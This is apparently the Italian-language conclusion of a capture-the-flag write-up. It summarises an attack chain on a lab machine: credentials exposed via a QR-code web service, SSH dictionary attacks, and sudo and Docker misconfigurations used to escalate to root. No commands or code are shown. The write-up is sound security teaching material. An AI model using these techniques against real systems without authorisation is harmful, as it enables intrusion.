Il processo di analisi e sfruttamento ha identificato una concatenazione di vulnerabilità **critiche** e misconfigurazioni, che hanno permesso di passare da un accesso iniziale a **privilegi completi** in modo rapido e sequenziale. Le vulnerabilità principali includono l'esposizione di credenziali tramite il **servizio web (QR Code),** l'efficacia di attacchi a **dizionario su SSH**, e due fasi **distinte di *Privilege Escalation* basate su errori di configurazione del comando sudo** (dall'utente **Robin a Jerry,** e successivamente da **Jerry a Root** tramite l'**uso improprio di Docker).**

La macchina presenta **vulnerabilità reali e sfruttabili**, sebbene sia stata programmata **appositamente per la CTF.** È fondamentale sottolineare che questo tipo di **vulnerabilità** – dalla debolezza **delle credenziali alle critiche misconfigurazioni dei permessi utente (sudo e Docker)** – si riscontra con maggiore frequenza negli ambienti aziendali di quanto si possa pensare.